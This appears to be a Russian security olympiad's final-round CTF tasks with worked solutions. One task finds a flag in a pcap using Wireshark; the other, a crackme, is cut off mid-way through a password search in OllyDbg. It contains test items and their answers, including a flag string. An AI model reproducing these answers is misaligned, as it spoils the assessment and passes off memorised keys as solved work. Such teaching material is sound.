Задания заключительного по направлению
«Безопасность информационных систем и технологий критически важных объектов»


Практическая часть

1. [forensic, 2]


Приветствую, хакер. Тебе предстоит проникнуть в архивы Сетевого Дозора, виртуальной фракции, которая задумывает выпустить ИИ из Черного Заслона. Твоя задача – отыскать в файле секретный флаг, который оставил нам неизвестный помощник, и отправить на проверку через форму ниже.


Решение.

Шаг 1 – Сначала открыть «Wireshark»




Шаг 2 - Затем нажмите «File» в правом верхнем углу приложения Wireshark и выберите «Open». Теперь перейдите туда, где вы сохранили файл «CTF.pcap», и выберите его.





CTF.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 ::1 ::1 TCP 128 34072 → 3..
2 0.000398 ::1 ::1 TCP 103 35432 → 3..
3 0.000422 ::1 ::1 TCP 86 34072 → 3..
4 0.000457 ::1 ::1 TCP 100 34072 → 3..
5 0.000576 ::1 ::1 TCP 152 35432 → 3..
6 0.000711 ::1 ::1 TCP 100 34072 → 3..
7 0.000834 ::1 ::1 UDP 438 50671 → 5..
8 0.000875 ::1 ::1 TCP 106 35432 → 3..
9 0.001434 ::1 ::1 TCP 440 34072 → 3..
10 0.001969 ::1 ::1 TCP 268 35432 → 3..
11 0.002166 ::1 ::1 TCP 136 34072 → 3..
12 0.002226 ::1 ::1 TCP 101 35432 → 3..
13 0.002863 ::1 ::1 TCP 128 53076 → 3..
14 0.003021 ::1 ::1 TCP 103 35432 → 5..
15 0.003044 ::1 ::1 TCP 86 53076 → 3..
Frame 1: 128 bytes on wire (1024 bits), 128 by
Ethernet II, Src: 00:00:00_00:00:00 (00:00:00
Internet Protocol Version 6, Src: ::1, Dst: :
Transmission Control Protocol, Src Port: 3407
Data (42 bytes)
0000 00 00 00 00 00 00 00 00 00 00 00 00 86 d
0010 93 37 00 4a 06 40 00 00 00 00 00 00 00 0
0020 00 00 00 00 00 01 00 00 00 00 00 00 00 0
0030 00 00 00 00 00 01 85 18 8a 68 a4 4b 89 2
0040 09 99 80 18 01 04 00 52 00 00 01 01 08 0
0050 b4 61 ab 25 b0 5d 51 00 00 00 29 42 45 4
0060 20 49 53 4f 4c 41 54 49 4f 4e 20 4c 45 5
0070 20 52 45 41 44 20 43 4f 4d 4d 49 54 54 4
CTF.pcap
Packets: 3721 · Displayed: 3721 (100.0%)
Profile: Default

Шаг 3 - Теперь, когда файл открыт, мы можем искать флаг. В файле записано несколько разных протоколов. Мы можем начать с просмотра пакетов «HTTP». Чтобы лучше рассмотреть, щелкните пакет правой кнопкой мыши и выберите «Follow > TCP-Stream».



Шаг 4 - Флаг, FĮAG{0q0aerzf5wmr4mgwdacvzw1em6s9zu5r}, можно увидеть на рисунке.




Ответ: 0q0aerzf5wmr4mgwdacvzw1em6s9zu5r

2. [reverse, 3]

Ты только что получил зашифрованное приложение от анонимного информатора, который утверждает, что в нем содержится ключ к разгадке сговора в Найт-Сити. Твой вызов – разреверсить программу и обнаружить пароль, который откроет доступ к базе данных СКУД. Отправьте пароль на проверку через форму ниже.


Решение.

Шаг 1) Запустить программу CrakMe-1.exe




Шаг 2) Ввести любую последовательность букв и цифр и нажать кнопку OK.

Шаг 3) Запустить отладчик OllyDBg и загрузить в него программу файл




Шаг 4) Выполнить поиск всех текстовых строк в файле




Шаг 5) Найти строки с паролем:

Шаг 6) Нажать мышкой на строчку 00401C7E в отладчике, отладчикперейдет на код, срабатывающий в том случае, если введенный пароль не верен.

